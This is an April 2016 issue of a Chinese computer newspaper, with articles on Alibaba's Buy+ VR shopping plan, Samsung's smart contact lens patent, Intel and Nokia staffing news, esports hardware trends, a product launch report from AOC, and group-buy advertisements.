毫无疑问,在中国与硅谷连接的背后有广阔的市场,但是困难也恰恰在于能否良性地、符合彼此需求地建立连接。目前,谁也不好判断硅谷密探的尝试是否能够成功,但是坚决将核心团队建立在硅谷,将团队打造为生于硅谷同时了解中国,没准提供了一种新的达成中国与硅谷连接的思路。

IT八卦

阿里 VR 实验室推出“造物神”计划:
Buy+是不是马云画的饼?

@Beepee

作者简介:
“85前”,京津冀合作产品,非典型处女座,职业经历横跨科技、影视、互联网,曾担任CCID科技记者、芒果编导、豆瓣电影编辑。《电脑报》《金融博览》特邀作者。

近日,马云宣布了阿里巴巴成立VR实验室的消息。如果这不是愚人节的玩笑,那么对于VR产业无疑注入了一针强心剂。阿里的平台优势,势必对于培育VR内容和硬件孵化具有关键作用。其中,最典型的应用,就是VR购物。

Buy+的VR没说的那么容易

从刷爆朋友圈的 Buy+(谐音“败家”,阿里的文化在高晓松、何炅到来之后,越发鲜活)的四分钟视频,我们可以看到,阿里力图以 VR 为桥梁打造新时代的物联网。据悉,阿里 VR 实验室成立后便着力于“造物神”计划,也就是联合商家建立世界上最大的 3D 商品库,实现虚拟世界的购物体验。四个月后,Buy+将正式上线。这个概念能否在短期内实现,还是未知之数。

但作为电商龙头老大,阿里此举显然是在为解决当下购物痛点做全盘规划,而 VR 不过刚好成为连接用户与商品的关键环节,而且它的风口刚刚到来。Buy+视频,通过对比商家、PC、手机等购物体验,凸显了 VR 所构建的沉浸式购物体验,能够极大地节省时空成本。在这里,Buy+使用的 VR 技术,用计算机图形系统和辅助传感器,生成可交互的三维购物环境,同时 VR 眼镜利用 TMC 三维动作捕捉技术捕捉用户的动作并触发虚拟环境的反馈,最终实现虚拟现实中的互动。阿里称,Buy+可以 100%还原真实场景,也就是说,使用 Buy+,身在北京的家中,戴上 VR 眼镜,进入 VR 版淘宝,可以选择去逛纽约、巴黎、东京,身临其境买买买。

那么问题来了,目前淘宝线上商品超过 10 亿件,如果全部在虚拟环境中 1:1 复原,这个工程的确庞大。而这也就是阿里推出“造物神”计划的初衷,一旦商品进入 VR 商品库,可以直接降低网络购物的退货率,提高实体店购物的购买效率。当然,实际的技术实现周期会较长。

不可否认的革命性用户体验

从用户角度而言,这是二次元向三次元转变的体验升级。此前,用户在手机、平板上刷屏选购衣服,除了星钻、销量、评论,仅能依赖于卖家上传的图片来进行比较。其间的差异性造成了网友热议的买家秀与卖家秀。这也是实体店购物最后的壁垒。然而,VR 技术正在尝试着改变这一矛盾。这种仿真效果,可以提高买卖双方认知的一致性。这时的店家客服,可以根据 VR 实景给出建议和解决方案,有利于提高满意度和好评率。

尽管,跟实体店可以触摸手感质地、亲身试穿的效果还有一定差距,但是 VR 购物已经完成了审美上的足够逼真。在现代人极度繁忙与慵懒的状态下,逛街已经逐渐被网购所取代。近日,在 2016IEBE 国际电子商务博览会上,《连线》杂志创始主编凯文·凯利就预测:最大的电商会成为最大的实体店的拥有者,最大的实体店的拥有者会成为最大的电商平台的拥有者,而两者会进行相互的融合。从这个意义上讲,阿里的 VR 购物将会颠覆线上线下购物的现有商业格局。而马云出此一招,也并非无迹可寻。

马云的未来计划

在马云与扎克伯格对话时,后者就曾预测今年是消费级 VR 元年。当时,马云谦虚地表示对 VR 技术并不了解,但他看到了这个前景所蕴藏的巨大能量,而且完全可以在购物领域获得突破性进展。所以,他才让阿里成立 VR 实验室。目前,阿里工程师已完成数百件高度精细的商品模型,下一步将为商家开发标准化工具,实现快速批量化 3D 建模。对于 VR 购物的时间表,阿里表示,敢于尝新的商家很快就能为用户提供 VR 购物选择。当然,这个过程前期的 bug 肯定不少,因为实际技术并不成熟。在硬件方面,阿里还是要搭建 VR 商业生态,加速 VR 设备普及,助力硬件厂商发展。内容方面,除了 Buy+之外,阿里旗下的影业、音乐、视频网站等,也将相应推动优质 VR 内容产出。如果把 VR 看作未来十年的布局,那么阿里现在的动作算是刚好切中时机。

除了阿里,我们也看到,越来越多的厂商加入到各种 VR 阵营,希望在可预见的风口抢占市场。苹果、索尼、三星等纷纷发布了 VR 战略,BAT 等巨头也开始进行 VR 布局。据暴风科技统计,截至 2016 年 3 月,暴风魔镜销量突破 100 万台。但这种蹿红的态势,与 VR 实际应用的效果并不能相提并论。虽然 VR 在游戏和直播中崭露头角,也开始把触角伸向更大的商业版图,但是不可否认它仍处于发展初期,技术还比较粗糙,用户体验也不尽如人意,所以仍需要通过行业内消费级产品的不断升级,完成对商家和用户的双重教育。

总之,以 Buy+视频为由头,阿里宣布了 VR 战略,但这种概念性的探索,要真正飞入寻常百姓家,绝不是所谓四个月那么简单。所以,愚人节的玩笑,不要太较真,不用太“捉急”,我们只需要多点耐心,等待技术带给生活更大的想象力。

美丽新世界

眼前的虚幻世界

@猛犸

作者简介:
猛犸,科学作者、译者。曾出版《未来在现实的第几层》、翻译《虚拟现实:从阿凡达到永生》等。

三星获智能隐形眼镜专利

专利数据库是座金矿。在浩如烟海的专利里,总能挖出些有趣的东西。它可能是大企业产品将具有的新特性,可能是下一代杀手产品秘密武器,也可能只是某个有点可能性的异想天开,或者不过是个扰乱竞争对手视线的障眼法。

就算专利再眼花缭乱,但在最终上市之前,我们还是没法猜到最终会得到什么;就像是在游戏中探宝,你不知道将会得到废铁还是神器。

比方说,三星刚刚拿下一项专利:智能隐形眼镜。

智能隐形眼镜不是异想天开

根据这份专利描述,这种隐形眼镜将主要是显示装置,可以直接把图像投影到用户的眼睛上——当然,所有的隐形眼镜都是这样。

但三星的这项专利还透露出些别的东西。用户可以用眨眼来控制摄像、拍照,能把照片或视频传输到手机或其他智能设备。甚至它还可以用内置的传感器检测泪液成分,以及帮助检测用户血糖水平。

听起来不错,但是这是比智能手表更小的设备。因为苛刻的设备体积限制,显然运算功能会交给智能手机这样的外部设备。至于所需的电力,应该也是通过外部设备无线供电。毕竟,隐形眼镜天然的形状,决定了它还有大片空余面积可以用来放圆形的感应线圈。

希望通过这种设备进入虚拟世界的用户可能会失望。虽然现在虚拟现实似乎是各个巨型企业争夺的要点,但这项专利所展示的显然是一种增强现实设备——谈不上虚拟现实。将外界的真实景物和数字信息叠加在同一块屏幕上,展示在用户面前,这将会是智能隐形眼镜的长项。

所以,为了保证视野,智能隐形眼镜会使用柔性透明 OLED 显示,并且把所有功能单元都封装在对人无害的材料中,就像个超薄型的夹心饼干。眨眼控制之类的技术早已经很成熟,对于隐形眼镜来说更简单:只需要一个简单的光传感器就能实现。当然,为了让它更实用,还会有用于供电的线圈,以及大带宽的无线传输装置等等。

专利中还包括了摄像头,但是这不大可能实现。隐形眼镜的厚度,决定了它无法容纳有效的聚焦距离;若要将聚焦距离缩小到隐形眼镜厚度范围之内的话,进入镜头的光线就少得可怜。这不是技术问题,这是自然规律。

所以可以说,智能隐形眼镜所需要的大部分基本技术都已存在,并不是异想天开——实际上,早在 8 年前,华盛顿大学的一组研究人员就开始研制原型产品了。后来这个项目组的主要研究人员都跳槽去了谷歌,加入了谷歌那个著名的失败项目——谷歌眼镜中。

但是这并不意味着谷歌会放弃隐形眼镜的想法。谷歌也早就申请了类似产品的专利,并且在 2014 年就已经获得了美国专利。

角膜上的潜在危险

人们说眼睛是心灵的窗户,但窗玻璃却只是瞳孔那么大的面积而已。这可能算是个好消息——显示装置覆盖的面积仅需要瞳孔那么大即可;但也是个坏消息:在这么小的面积上,不大可能实现太过精细的显示效果。要是第一代隐形眼镜显示产品能呈现出早期数字式电子表的显示精度,就已经够谢天谢地了。

但是人们显然不会满足于这种程度。我们在《碟中谍 4》的开场就见过这种设备,显示画面精细得像是高清电脑屏。但是现实和电影肯定是不大一样的,虽然技术可能会慢慢解决这种问题。

这还不是最大的问题。最大的问题在于它潜在的危险性。

当然,我说的不是必然会有人用这种设备来作弊或偷拍之类,而是智能隐形眼镜就覆盖在我们身体表面最薄弱也不可再生的组织——角膜上。

角膜非常脆弱,而它后面不远的地方就是视网膜。发热可能会灼伤角膜,而突如其来的强光可能会灼伤视网膜。隐形眼镜显示装置甚至会让我们无法选择——在自然环境中,光线过强时我们还可以闭上眼睛,而隐形眼镜就在眼皮和角膜之间。一旦出了问题,后果将会很糟糕。

研究者当然会考虑这种问题。华盛顿大学的研究者曾经把他们的原型装置戴在兔子眼睛上,并且说“兔子看起来没有不舒服的感觉”。但这对于我们来说,显然并不足够。

这还只是一个问题。另一个问题是,这种设备可能会让我们无法分辨真实和虚拟。人们非常可能会时时刻刻戴着这种眼镜,把它变成自己身体的一部分,并且在它无法工作时觉得非常不便——可能程度比没有 WiFi 信号或手机没电更甚。

也许现在担心这些问题为时过早。专利和实用产品总是有很大距离。不过这种产品必然会出现,因为它符合了人们对科技产品的希望:便携、几乎无需意识到其存在,而且时时刻刻准备好。

但是就我个人来说,也许会等它上市更新两三代之后再入手吧。

责编:吴新 组版:李成刚 责校:杨志刚
日期:2016.4.11 投稿邮箱:pcw_itnews@vip.sina.com

周周榜单

本周最值得关注的新闻:

在聚美上买到假货？陈欧:赔你100万

本周最值得思考的新闻:

英特尔爆发人事地震:PC芯片等多名一把手离职

本周最具话题性的文章:

安全可控！微软将推中国政府专用版Win10

编辑视野:日前,一直沉默的聚美优品CEO陈欧在微博上对自家平台的“假货”问题,与网友展开了激烈的辩论，并表示,“如果聚美平台上存在假货,就赔偿100万元!”陈欧针对聚美平台“假货”问题,连发三条微博向网友开炮:“今天开始,谁再黑我,别以为黑人是没有代价的。”与此同时,其在微博评论区与网友展开激辩:“欢迎你维权,如果真的假货,我赔你100万,如果你造谣，我转你500次然后花1000万和你打官司”。

今年以来,聚美股价已从年初的9美元,跌至4月1日的6.49美元,跌幅近30%。4月,聚美优品两名联席CFO高孟、郑云生因个人原因向董事会提交辞呈。高孟的离职日期为4月1日,而郑云生离职时间为2016年6月。而聚美方面并未公布CFO继任人选。

@小雯:真心买过假货,买过才会说吧,不可能这么多人黑假货吧。

@mi朵米朵: 现在假不假货已经不重要,主要陈欧你这素质,别人说你假货被赞上热门，你不从自身找原因还跟别人杠上了。

编辑视野: 英特尔错失了智能手机时代，正在寻找后手机时代的新增长点，这种转型焦虑背后是公司管理层的频繁调整。最近,英特尔爆发高层人事地震,大量高管相继离职。据外媒最新消息，电脑芯片以及物联网芯片的一把手也将离职。据IDG新闻社的报道,此前,英特尔招募了一名高通公司高管掌管电脑芯片、物联网芯片和软件业务，随后这名负责人开始了一系列人事调整。

4月4日，英特尔对外证实，负责“客户端计算机团”(即个人电脑芯片)的一把手司高基（Kirk Skaugen),以及负责物联网芯片集团的戴维斯（Doug Davis）都将离开公司。据报道，去年11月，来自高通公司的Venkata Renduchintala担任了英特尔负责PC、物联网芯片和系统架构集团的总裁，此人成为仅次于首席执行官科再奇的英特尔二把手。在这位强势新负责人之下，上述高管的权力遭到了削弱。

目前负责英特尔移动芯片的负责人Navin Shenoy将接替司高基,掌管电脑芯片业务。另外一位离职的戴维斯,曾经在英特尔工作了32年时间,先后从事过制造、硬件、软件等领域,最新的职务是物联网集团。英特尔负责移动芯片的女性高管Aicha Evans也计划从公司离职。

在智能手机和平板电脑应用处理器市场，英特尔的凌动产品线遭到惨败,市场份额早已微不足道。不过英特尔早年曾经收购了英飞凌的通信芯片业务，一直是苹果公司的通信芯片供应商之一，英特尔希望提高和高通公司的竞争力,抢占苹果更多芯片订单。

@露西:科技巨人,希望不会倒下

自斯诺登事件以来，国家对信息安全越发重视，国内网络安全和自主可控等政策也相继出台，国内的IT自主厂商也终于迎来了告别已久的春天,在操作系统方面,中标麒麟、深度等国产Linux操作系统在党政军市场得到了无与伦比的发展机遇。虽然Windows10已经在世界许多地方取得成功，它并没有在中国有很大的部署。为改善这种情况,微软已悄悄地为中国政府定制了Windows 10特别版,其特点是:安全可控。

据了解，政府专供版Windows 10和其他针对个人消费级市场的Windows 10其实并没有太大的差异，主要区别在于砍掉部分个人应用与服务的同时，增加了额外的设备管理与安全控制选项，以方便政府机构对相关用户进行使用监管,符合“安全可控”的要求。

@陈皮糖:自主系统放弃了？

@罗杰卡尔:比谷歌可聪明多了

更多精彩内容请扫码关注电脑报官方微信和老狼摄影，有什么想法请在后台给小编留言哦!

热门

京东成立智能音频联盟,JD+智能生态圈成形

智能音频厂商、京东高层及内容伙伴

2016年4月7日,飞利浦、漫步者、猫王、索爱等影音硬件生产商,喜马拉雅、百度音乐等影音内容供应商在京东智能音频联盟成立大会上签约加入该联盟,通过“JD+智能音频解决方案”，共同努力降低智能语音识别应用的进入门槛,并推进物联网应用走向消费者。

大会由京东智能联合旗下灵隆科技发起,京东智能总裁王振辉现场致辞感谢合作伙伴,并介绍京东取得的成就及未来战略。京东3C数码事业部总经理杨启焜以及灵隆科技魏强博士分别讲话,阐述音频联盟在行业以及技术方面实现的重大突破。会上,“JD+智能音频解决方案”再度亮相,京东智能还披露其智能生态圈的下一步布局。未来,京东商城将对联盟成员提供搜索加权、独立三级类目、营销助力等资源支持，努力帮助合作伙伴在物联网时代占领“制高点”。

姚明玩HTC VR眼镜画面太美！NVIDIA神调侃

4月6日,NBA官方宣布,姚明正式入选2016届名人堂。与此同时,姚明也获得了由HTC Vive中国区总经理汪丛青亲自交付的HTC Vive虚拟现实头盔。从曝光的照片来看,小巨人在汪丛青的指导下,亲自体验了HTC Vive,看起来非常投入。HTC Vive是HTC倾力打造的VR虚拟现实头盔,目前国行版本已经开卖,定价6888元。包括头盔、两个无线控制器、可提供360度空间定位移动追踪功能的两个基站,同时还能获取三款VR应用Tilt Brush、Fantastic Contraption、Job Simulator。

当然，想体验HTC Vive你还得保证自己的PC足够的强大,推荐至少是Intel Core i5-4590/AMD FX-8350处理器、4GB内存、NVIDIA GeForce GTX 970/AMD Radeon R9 290显卡、HDMI 1.4/DisplayPort 1.2输出接口、Windows 7 SP1操作系统。众所周知,姚明喜欢玩游戏,早年就对《魔兽世界》情有独钟。如今VR游戏刚刚开始风靡,不知道HTC Vive会不会成为小巨人的新宠呢？就在HTC官方微博晒出姚明体验HTC Vive的照片的时候,英伟达官方微博一旁不忘调侃:“会不会玩VR的时候撞吊灯上？”求姚明此刻的心理阴影面积。

@怒涛:姚明有300斤吗？

2016年新春粉丝抽奖互动活动第八周获奖名单来了！

首先，感谢各位读者朋友们积极参与《电脑报》官方微信订阅号2016年新春粉丝抽奖互动活动。本期获奖读者微信ID:执念、风中一匹孤独的狼。

从3月28日至5月1日,每周抽取移动电源2部，参与方式:关注《电脑报》订阅号CQCPCW,并回复“我要移动电源”,即有机会获得以下奖品。

本版精彩内容均来自官方微信号

(具体型号以发送实物为准)

头条

诺基亚全球大裁员:10.4万人还剩多少?

据路透社、彭博社等报道,芬兰诺基亚将启动一项全球性的裁员,涉及30多个国家,但具体裁员规模暂不清楚,具体细节将在新季度财报公布时公开。诺基亚称,此举主要是为了削减收购阿尔卡特朗讯的成本。

诺基亚今年初刚刚完成对阿尔卡特朗讯的收购,为此花费了156亿欧元,因此裁员是必然的。现在全球拥有10.4万名员工,划分为移动网络、固定网络、IP/光纤网络、应用与分析、诺基亚高科技5个事业群,其中研发人员超过4万名。

诺基亚还在一份证明中表示:裁员主要是在重叠较多的地方,比如研发、区域和销售、公司职能等等。不过到2018年，公司整体运营支出将控制在9亿欧元的目标没有变。

传腾讯正内测万人QQ群

4月6日早晨有人爆出QQ群正在内部测试QQ万人群的消息,此消息一出,网友们都不淡定了,各种议论纷纷,可是唯独腾讯没有做出任何有关这方面的解释。

据了解,机智的网友发现,有个昵称叫jared_1的QQ群,群主的QQ号码竟然是10000,昵称是系统消息（很明显的QQ的内部管理员测试专用号啊),而除此之外,还有3位管理员,建群时间是2016年1月20日,此群群号是268020710,现在利用QQ搜索不到,应该是已经屏蔽。

读编交流

浙江省衢州市十里丰监狱林先生:

很高兴再次收到您的来信,您的来信在编辑中传阅,我们都感到很振奋。电脑报对您有帮助,我们非常高兴。也感谢您的祝福。如果您以后还有其他需求,只要我们能办到就不会推辞。

江苏省泗洪县洪泽湖监狱二监区X先生:

您希望在出狱后能够将电脑报的纸质订阅转向电子版,请在出狱后联系当地邮局看是否可以更改寄送地址。如若不行，请联系我们的电子版工作人员(023-63658808),他们会帮你妥善解决。

海安县看守所张先生、遵义监狱陈先生、焦南监狱马先生:

你们的合订本已寄出,收到后,如果有可能请回信给我们。

性价比不灵了,电竞推动PC产业高端化

@大老客

电竞产业给众多硬件厂商注入了一针兴奋剂,在疯狂投入的背后,是热闹喧嚣的消费级市场

在电竞火热的大环境下,各类电竞品牌纷纷出现

PC发展节奏放缓,原因固然很多,但最直接的不外乎两条:其一是大家可以用手机上网和娱乐,坐在PC旁的时间自然就减少了;其二是PC性能过剩,缺乏更新换代的理由,三五年前的配置依旧扛得住。对于第一条原因,既然用户的习惯已经在发生改变,倒行逆施是毫无意义的,只能顺应时代的更迭。不过,“够用就好”的消费思路才是导致PC市场长期不瘟不火的首要症结。在现实面前,连英特尔、微软都已经缴械投降,虽然陆续开启了全平台战略,却一直拿不出刺激PC市场的有效方案。与此同时,PC领域的产业热点逐渐被外设占据,很多品牌打造的高端电竞外设不仅吸引了电竞玩家的注意力,也使得更多PC用户开始重新考虑选择产品的依据。

以往我们购买和升级PC时都很重视性价比,所以首要的指标一是性能,二是价格。后来随着产品的变化和DIY理念的调整,性价比不再是唯一,而且过分纠结性价比很容易陷入低价、低质的误区。可是,就算不拘泥于那个虚拟的“比值”,引入外观、做工及材质等更多指标,性能与价格依旧是必不可少的参考依据。如今,顶级CPU和显卡的性能已经严重过剩,日常应用更是难以发挥新硬件的价值,本着够用的基础,即便是性价比再高的产品,也难以激起普通用户的购买欲。新CPU、新显卡刚上市就一呼百应的盛况,恐怕再也不会回来了。需求疲软,厂商也没了热情,英特尔挤牙膏,其实并非坐吃老本,反倒更像一种消极的无奈。试想一下,哪怕明天就推出10nm处理器又能如何呢?

PC问世后近30年里,处理器的更新换代引领产品升级起初是行业特色,之后慢慢演变为默认的消费观念和习惯。最近这段时间,随着摩尔定律、Tick-Tock相继瓦解,旧的秩序已经崩溃,新的制度亟待建立。由内而外的PC评判指标再也不能适应当今的市场环境,相反,显示器、音箱、键鼠和机电等外在元素才能彰显高档PC的价值,并且创造卓越的使用体验。电竞上位,便是这种重大转变的体现之一。传统硬件厂商在电竞领域的投入越来越多,产品也越来越丰富和强悍,为用户创造了选择高端设备的理由。值得一提的是,电竞外设注重的环节大都是造型、做工、功能和风格信仰,如果以追求性价比的老眼光来看,很可能就是不可理喻。因此,唯有抛弃成见,海纳百川,才能拥抱未来。

目前电竞产品主要集中在显示器、键鼠和耳机这几个领域,而这些设备恰恰是提升PC档次的关键。把CPU从i3换成i7,不跑分的话也许很难察觉,可普通鼠标换成电竞鼠标不仅一眼能看出来,摸着、用着也大不一样。至于机械键盘、电竞耳机,同样也能带来立竿见影的效果。电竞显示器和电竞投影仪是近期比较热门的产品,强大的色彩还原能力、极短的响应时间和丰富的调节模式都能让其他同尺寸产品“黯然失色”。硬件厂商推出电竞产品,很容易就能成为引人注目的焦点,比如玩家国度显示器和机械键盘、技嘉XM300鼠标和半路杀出的钛度鼠标等。事实上,由于先天条件所限,PC移动不便、操作复杂是不可能扭转的,要想让用户留在PC前,专业而完美的使用体验才是核心,而这些都是电竞设备所擅长的。

当然,由于电竞产品彻底颠覆了传统的PC消费观,要让广大用户一时半会儿全盘接受是不可能的。对于相关厂商来说,电竞也可以看作是一种品牌战略,玩电竞的高端玩家大多是意见领袖,有较强的影响力和传播力,因此他们的一言一行也可以让品牌形象深入人心。虽然大部分用户未必能第一时间就接受价格昂贵的电竞产品,但品牌形象其实早已潜移默化地扩散开了。另一方面,大力宣传电竞产品的优点,也可以让普通玩家一步步认可高端外设的价值,适当提高外设预算,这对用户体验和产业本身都是有好处的。最后,不知大家有没有发现,PC性价比所经历的起伏,已经开始在手机身上再次上演了。

硬派动态 **简单直白,观点明确,信息充足,对,这就是“硬派动态”,它能满足一个硬派发烧友所有的八卦需求,更能让你及时了解硬件领域的各种聊天谈资。利用好你的碎片时间,看看咱的新闻吧。**

8TB+USB 3.1,机械硬盘的外置化救赎

近日希捷公司发布了一款比较独特的硬盘“Innov8”,号称全球首款采用USB接口供电的桌面硬盘。借助希捷独创的Iginition Boost技术,该硬盘只有一个USB 3.1接口,同时负责数据传输和供电,从而不再需要外接辅助供电。造型方面,希捷与Huge-Design联合设计的铝质外壳精美坚固,在外置硬盘中算得上漂亮的。据悉,Innov8将于本月上市,售价349美元,约合人民币2255元。

编辑视角: 尽管机械硬盘厂商陆陆续续地推出了8TB产品,但市面上的销量一直不好,远不如同价位的SSD。很明显,大到一定程度之后,机械硬盘的性价比、容价比都已经不再吃香了。不论是笔记本还是台式机,都不需要内置太大的硬盘,而外置硬盘也许是大容量机械硬盘最好的归宿。备份数据,便于移动,SSD就不是很有必要。此外,家庭云存储也是个不错的模式,让手机、电脑都能随意访问存储在外置硬盘里的大容量影像资料。所以,我们认为WiFi连接的网络硬盘应该比USB 3.1连接的外置硬盘更具发展前景。

从3到1告别混乱,AMD今年将统一接口

目前AMD桌面处理器有AM3+、FM2+和AM1三种不同的接口,分别用于高端CPU、主流APU和低端APU,增加了用户选购主板的难度。从今年开始,它们将全部统一为新的AM4接口。第一款产品将是今年年中的第八代APU Bristol Ridge,仍然基于28nm工艺和挖掘机CPU架构。到了年底,采用14nm FinFET工艺的全新APU Summit Ridge和Zen架构CPU也会陆续上市。

编辑视角: 由于种种原因,AMD处理器出现了三种接口共存的局面,用户购买新电脑时就得谨慎选择主板,而且升级处理器时也面临诸多限制。所以,统一接口对于AMD平台来说相当有必要。除了针脚、造型结构迈向统一,AM4处理器还会集成大量的扩展功能模块,其中就包含DDR4内存控制器,这样一来AMD平台终于迎来了DDR4时代。至于是否兼容DDR3,目前尚无确切消息,但是如今DDR4已经够便宜了,在这个时间点切入DDR4,应该没有必要再费大力气兼容DDR3,毕竟同时兼容两种内存规格不仅复杂,提升的成本也不少。

别再绕路了好不好?U.2转接卡引发的联想

U.2接口是一种专门用于企业级高性能SSD的新型高速接口,跟正在步入正轨的M.2接口有些类似但并不兼容。3月初建兴就推出过一款U.2接口的企业级SSD,持续读写性能达到了2.2GB/s和1.3GB/s。但是,目前支持U.2接口的主板并不多,所以美国厂商Addonics Technologie瞅准时机推出了几款转接卡,使得U.2接口SSD可以通过转接卡连接在主板的PCI-E 3.0 ×4插槽上。

编辑视角: U.2接口的长方形SSD“摇身一变”,成为了PCI-E插卡式SSD,再也不用担心兼容问题了。那么我们不禁要问,为什么不直接大力发展后者呢?为什么本来可以走直线,却非得绕好几个弯?机械硬盘的造型是历史遗留问题,必须通过数据线连接到主板,最初的SSD采用跟机械硬盘一样的接口当然无可厚非。可是,既然SSD从一开始就可以做成PCI-E插卡式,何必衍生出M.2和U.2这样的新接口呢?再加上mSATA,多种接口并存既增加了硬件厂商的设计难度,也让消费者感到困惑。如果从SATA一步到位升级到PCI-E,减少中间环节带来的各种损耗,高速SSD的普及肯定还能再快些。

微信有奖挑刺

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:pcw-report@vip.sina.com

新品团购

K歌神器 在家K歌

联想UM10C手机K歌麦克风！全网底价

淘宝客户端扫码直接购

- 手机安装APP，连接麦克风和耳机即可使用；
- 媲美KTV歌效果，内置电池不限定使用场合；
- 数字音频芯片、进口14mm电容级麦克风；
- 心形指向麦克风抗干扰能力强，30小时电池使用时间；
- 实时耳返功能，唱歌时耳机可以听到自己的声音；
- **联想品牌信心保证，一年时间非人为损坏包换；**

¥269（团购价，原价299元，仅一周）

http://go.icpcw.com/kxkg.htm

金牌装机

优惠信息：凡在本店购买售价2000元以上的主机，均可以免费获得价值59元的现代键鼠套装一套.

E101

办公上网型整机

¥1100

- 梅捷H81芯片组主板
- 赛扬G1840处理器(2.8GHz)
- 威刚4GB内存（升级8GB加100元）
- 核芯显卡
- 东芝1TB机械硬盘7200RPM
- 黑金刚480电源+航嘉武曲星机箱

http://go.icpcw.com/zhj-a.htm

G301

高性能游戏整机

¥4199

- 技嘉B85M芯片组主板
- 至强E3 1231 V3 处理器
- 8GB内存
- 铭瑄GTX 960 DDR5/2GB独显
- 影驰128GB SSD固态硬盘（可选机械硬盘）
- 悍将激战3机箱+红警X4 400HD电源

http://go.icpcw.com/g301.htm

新品New上市 M204

新平台视频娱乐型整机

¥2199

- 七彩虹B150芯片组主板
- 第六代Skylake架构 Core i3-6100处理器
- 金士顿8GB内存
- 核芯显卡（可升级高性能独立显卡）
- 西数1TB机械硬盘（可升级SSD）
- 航嘉暗夜猎手2机箱+游戏悍将电源

http://go.icpcw.com/m204.htm

新品New上市 E104

进阶办公上网型整机

¥1649

- 梅捷B110 D4+魔声版主板
- 第六代Skylake架构 奔腾 G4400处理器
- 金士顿 8GB内存
- 核芯显卡
- 500GB机械硬盘或影驰128G固态硬盘
- 黑金刚480电源+爱国者半岛铁盒机箱

http://go.icpcw.com/e104.htm

热销产品

龙泉青瓷·青釉小功夫茶具

龙泉青瓷、竹木小茶盘、小编自家货源

¥169（团购价，原价220元）

http://go.icpcw.com/qtea.htm

博冠山鹰 8X22双筒望远镜

专业品牌、BAK4棱镜、玻璃镜片+增透膜

¥168（送原厂皮套）

http://go.icpcw.com/wyj822.htm

博冠波斯猫银虎10X42双筒望远镜

中空减重、充氮防水、BAK4棱镜、高性价比

¥329（原价359元，仅限10台）

http://go.icpcw.com/yh42.htm

西部数据新E元素移动硬盘

1TB特惠价 ¥409（限量50个）

- 升级产品，团购热销超1000个；
- 更轻更薄，美观且易于携带；
- USB3.0高速接口，三年换新；
- 随盘还赠送1TB的视频资源；

http://go.icpcw.com/hdwde.htm

OVEVO 幻听智能蓝牙音箱

便携蓝牙 /PC 音箱 +1600 万色智能灯泡
闹钟 + 触控小夜灯（功能四合一）

¥129（限量50个）

- 智能LED灯泡：可显示1600万种色彩；
- 智能闹钟：可以轻轻地唤醒你的早晨
- 智能人工交互：轻拍音箱可变换灯光颜色；
- 出色音质表现：输出音量大，音质不错；
- 双重连接方式：手机、平板和PC都能用

http://go.icpcw.com/btyx.htm

电脑报官方旗舰店 http: //cpcwi.taobao.com

咨询服务电话：023-61618888-16666

2016 AOC为双眼开启全新视界

爱攻·创视技——专业电竞品牌AGON全球首发暨2016 AOC产品发布会报道

@本报记者 马渝曦

2016年3月23日，“爱攻·创视技——专业电竞品牌AGON全球首发暨2016 AOC产品发布会”在北京拉开序幕。对于显示设备提供商AOC而言，这场发布会意义非凡，其不仅公布了深耕布局细分市场策略，还发布了AOC旗下电竞品牌AGON爱攻。

冠捷集团OBM中国区显示器BU总经理阎立东致词

冠捷集团OBM显示器全球产品总监陈春树诠释2016 AOC产品战略

Na`Vi战队现场体验AGON爱攻显示器

领航·大战略
GDP战略着眼细分市场

多年来，AOC始终专注视讯领域，凭借着专业、领先的显示科技，十余年间在中国显示器市场一路高歌猛进，近年更是为消费者带来了刀锋、LUVIA、电竞王等一系列经典产品与极致视讯体验，连续多年蝉联中国显示器销量、市场占有率的双料冠军，2015年底更是以24%的市占率，遥遥领先竞争对手。然而，AOC在市场份额不断扩大的今天，并没有忘记与时代接轨，以及自己的领航者身份。

因此，我们通过本次会议看到，AOC自身多品牌布局发生了极大的变化，而专业电竞子品牌AGON爱攻在本次会议上的全球首发就是其中之一。诚如冠捷集团OBM中国区显示器BU总经理阎立东先生所言：“显示器、TV、平板、云端显示器、机箱显示器等，AOC就是一艘视讯领域的航空母舰，我们要做的就是为每一个有视讯应用需求的消费者提供最适合他的专业视讯产品！”同时，本次会议上，AOC公布了其聚焦电竞（Gamers）、设计（Designers）、摄影（photographers）三类人群的深耕布局、细分市场策略（即DIY市场的GDP战略）。

由此看出，AOC大战略的目的就是细化用户市场，针对每个消费群体制定产品策略和营销策略。

爱攻·创视技
AOC旗下电竞品牌AGON全球首发

在本次发布会上，AOC还宣布发布专业电竞子品牌AGON爱攻，AOC中国区、欧洲、美洲、亚太四大区域品牌负责人齐聚于此，共同启动AGON品牌。这样的“国际范儿”在近几年AOC发布会上较为少见，可以看出连续多年问鼎中国显示器市场销量冠军后，AOC正逐渐加深国际化布局。

冠捷集团OBM显示器全球产品总监陈春树向在场人士分享了AGON品牌的意义、诞生过程，陈先生表示：“AGON品牌通过携手Na`Vi等明星战队队员开发调研，其超高清分辨率、广阔视野、极短响应时间及超高刷新率将为电竞玩家带来极致的电竞体验！”AGON是AOC集自身80余年在视讯领域的专注与专业，结合AOC连续多年冠军路的专精而成，其对于电竞产业的意义绝不仅仅是显示器，还将为电竞爱好者提供专业而完整的电竞解决方案。

本次发布会上，AOC签约Dota2世界冠军、乌克兰豪门战队Na`Vi作为AGON品牌全球形象代言人，同时签约国内的电竞女神团队小龙女战队出任AGON品牌中国区形象代言人，共同打造专业、极致的顶级电竞品牌。

精品·新体验
多产品线建立新视觉标杆

2016年，AOC将聚焦在以电竞（Gamers）、设计（Designers）、摄影（photographers）人群等极客用户的严苛应用需求为核心的专业产品定制开发上，并携手FOX、施华洛世奇、WCA、腾讯等顶级伙伴进行跨界合作，整合多方优势资源，致力于推动视讯科技向着更加前沿化、多元化的未来加速迈进。

会议中，冠捷集团OBM显示器全球产品总监陈春树就视讯科技发展趋势、AOC为回归视讯科技本源作出的准备等问题做了演讲，并详细介绍了为摄影、设计等人群而生的显示器产品，不管是LV3系列还是刀锋5系列产品，依托高分辨率、广色域、ΔE<3及特有的暗部处理技术，都能为摄影、设计人群提供极致的色彩、图形体验。加之专业电竞子品牌AGON为电竞人群提供极致的游戏体验，AOC成功覆盖电竞、摄影、设计等极客人群，以极致的视讯体验回馈用户。

对话

AOC用互联网思维做产品

@本报记者 马渝曦

冠捷集团资深副总裁兼OBM全球总经理 段振华（左三）
冠捷集团副总裁兼OBM中国区总经理 周伟君（左二）
